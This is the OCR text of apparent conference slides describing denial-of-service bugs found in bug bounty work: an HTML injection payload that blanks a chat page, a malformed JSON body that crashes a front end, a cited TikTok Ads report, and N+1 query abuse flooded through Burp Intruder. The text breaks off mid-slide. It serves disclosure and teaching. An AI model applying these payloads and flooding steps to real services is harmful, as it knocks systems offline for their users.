

CLIENT-SIDE
DENIAL OF
SERVICE

ONE EVENING WITH SNORLHAX

Service to send chat messages

THE GOAL OF THE GAME WAS TO XSS THE OTHER ONE

The page is blank



Hey Lupin?
Is your page
blank too?

Which payload did that?

`“><lupin>`

`<b>Hello</b>`

`“><a>`

What payload did that?

```
"><a>
```

Which payload did that?

```
"><a>
```

“ ><a>

sanitize-html

sanitize-html provides a simple HTML sanitizer with a clear API.

sanitize-html is tolerant. It is well suited for cleaning up HTML fragments such as those created by CKEditor and other rich text editors. It is especially handy for removing unwanted CSS when copying and pasting from Word.

sanitize-html allows you to specify the tags you want to permit, and the permitted attributes for each of those tags. If an attribute is a known non-boolean value, and it is empty, it will be removed. For example `checked` can be empty, but `href` cannot.

If a tag is not permitted, the contents of the tag are not discarded. There are some exceptions to this, discussed below in the "Discarding the entire contents of a disallowed tag" section.

The syntax of poorly closed `p` and `img` elements is cleaned up.


`href` attributes are validated to ensure they only contain `http`, `https`, `ftp` and `mailto` URLs. Relative URLs are also allowed. Ditto for `src` attributes.

Allowing particular urls as a `src` to an iframe tag by filtering hostnames is also supported.

HTML comments are not preserved. Additionally, `sanitize-html` escapes *ALL* text content - this means that ampersands, greater-than, and less-than signs are converted to their equivalent HTML character references (`&` --> `&` , `<` --> `<` , and so on). Additionally, in attribute values, quotation marks are escaped as well (`"` --> `"`).

WHERE IS THE HREF?

" ><a>



WHERE IS THE HREF?

```
function naughtyHref(name, href) {

    href = href.replace(/[\x00-\x20]+/g, '');
```

“><a>

MALFORMED DATA

SNORLHAX

IMPACT


★★☆☆☆

PRESENCE WILD

★★★½☆

★★ OVERALL ★★

$350 BOUNTY



MALFORMED JSON

♡

POST/PUT/PATCH that accepts malformed data such as invalid JSON

♡

Validated by the backend and then throw back to the front end

♡

Front end application crashes due to error

MALFORMED JSON

```
{"data":"{\"test\":\"Malformed\"\"}"}
```

Notice the double \"\"

JSON.parse() and crashes

Accepted by the backend

Something similar worked on TikTok

TIKTOK DOS

#1478930

3

Instance Page DOS within Organization on TikTok Ads

Share:

SUMMARY BY TIKTOK


A vulnerability was found on the Instance Page service of TikTok Ads, which v
allow an Operator to perform a Denial of Service (DoS) on the Front End of o
own organization. We thank @arsene_lupin for reporting this to our team.

TIMELINE

arsene_lupin submitted a report to TikTok.

February 11, 2022, 1

HISXO


N+1 PROBLEM

N+1 PROBLEM

A database anti-pattern where one query leads to N additional queries, causing inefficient data retrieval

N+1 PROBLEM

Attackers can exploit N+1 queries to trigger numerous database calls, potentially overwhelming the system

N+1 PROBLEM

The impact of N+1 queries often scales with data size, making them an attractive DoS target

HOW TO DETECT?

Find an endpoint that creates data in the API

HOW TO DETECT?

Find a request that will get all the data at once

If there is pagination try to increase the limit

HOW TO DETECT?

If the more data you add, the more time delay in the response

HOW TO DETECT?

BURP EXTENSION

I created a Burp Extension TryDoS

Shows an informative alert for every requests that goes over a threshold

You can set the threshold in seconds

https://github.com/Lupin-Holmes/TryDoS

Once upon a DoS

The app accepted to create as many objects as we wanted like

```
{
  "users": [
    {
      "id": 1,
      "name": "Alice",
      "posts": [
        { "id": 101, "title": "Hello World" },
        { "id": 102, "title": "My Second Post" }
      ]
    },
    {
      "id": 2,
      "name": "Bob",
      "posts": [
        { "id": 201, "title": "Bob's First Post" }
      ]
    },
    {
      "id": 3,
      "name": "Charlie",
      "posts": [
        { "id": 301, "title": "Charlie's Thoughts" },
        { "id": 302, "title": "Another Day" },
        { "id": 303, "title": "Final Post" }
      ]
    }
  ]
}
```

HOW DID WE EXPLOIT?

We sent the request to intruder and created approximately 10 000 objects

HOW DID WE EXPLOIT?
One request was taking more than 10 seconds to answer


HOW DID WE EXPLOIT?

Sent the slow request to Intruder with:


- Null Payloads
- 10 concurrent requests
- Running indefinitely


THE RESULT?

